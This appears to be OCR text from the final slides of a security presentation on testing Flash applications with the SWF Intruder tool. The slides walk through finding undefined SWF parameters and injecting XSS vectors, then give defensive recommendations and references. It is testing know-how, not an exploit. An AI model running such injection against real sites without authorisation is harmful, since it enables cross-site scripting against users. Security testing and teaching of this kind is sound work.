




SWF Intruder – Customization (contd.)


- Undefined parameter addition






SWF Intruder – Testing FLASH

- Browse the whole application and save all the .SWF files in your web server web_root/ folder
- Load the FLASH movie by giving its name in the "Load Movie" section of SWF intruder.
  - http://localhost:8080/VulnerableMovie.swf




SWFIntruder –Testing FLASH (Contd.)



- All the undefined parameters which are getting initialized with some external event are shown in the frames.
- These variables are the starting point of our assessment.
- Select all/any one of these parameters and click on start in the XSS frame
- This shall start XSS verification by injecting XSS attack vectors by re-loading the FLASH file.
- DOM inspection shall reveal the changed parameter.

SWFIntruder –Testing FLASH (Contd.-1) DOM Inspection



The Road Ahead !!!

- Recommendations:
  - Keep Flash up to date, updates fix critical bugs.
  - Disable Flash on critical systems.
  - Implement browser virtualisation.
    - Risk mitigation.
    - FireFox/IE inside VMWare.
  - Be weary of arbitrary Flash content.
  - Flash Virus/Worm is just a matter of time!!

REFERENCES

- Testing Flash Applications

  Stefano Di Paola, May 2007

- Finding Vulnerabilities in Flash Applications

  Stefano Di Paola, November 2007

- FPI – Flash parameter Injection 2008

  http://blog.watchfire.com (IBM Rational Application Security Insider Blog)

- Testing and exploiting Flash applications

  fukami @ Chaos Communication Camp, Finowfurt, 2007

Questions???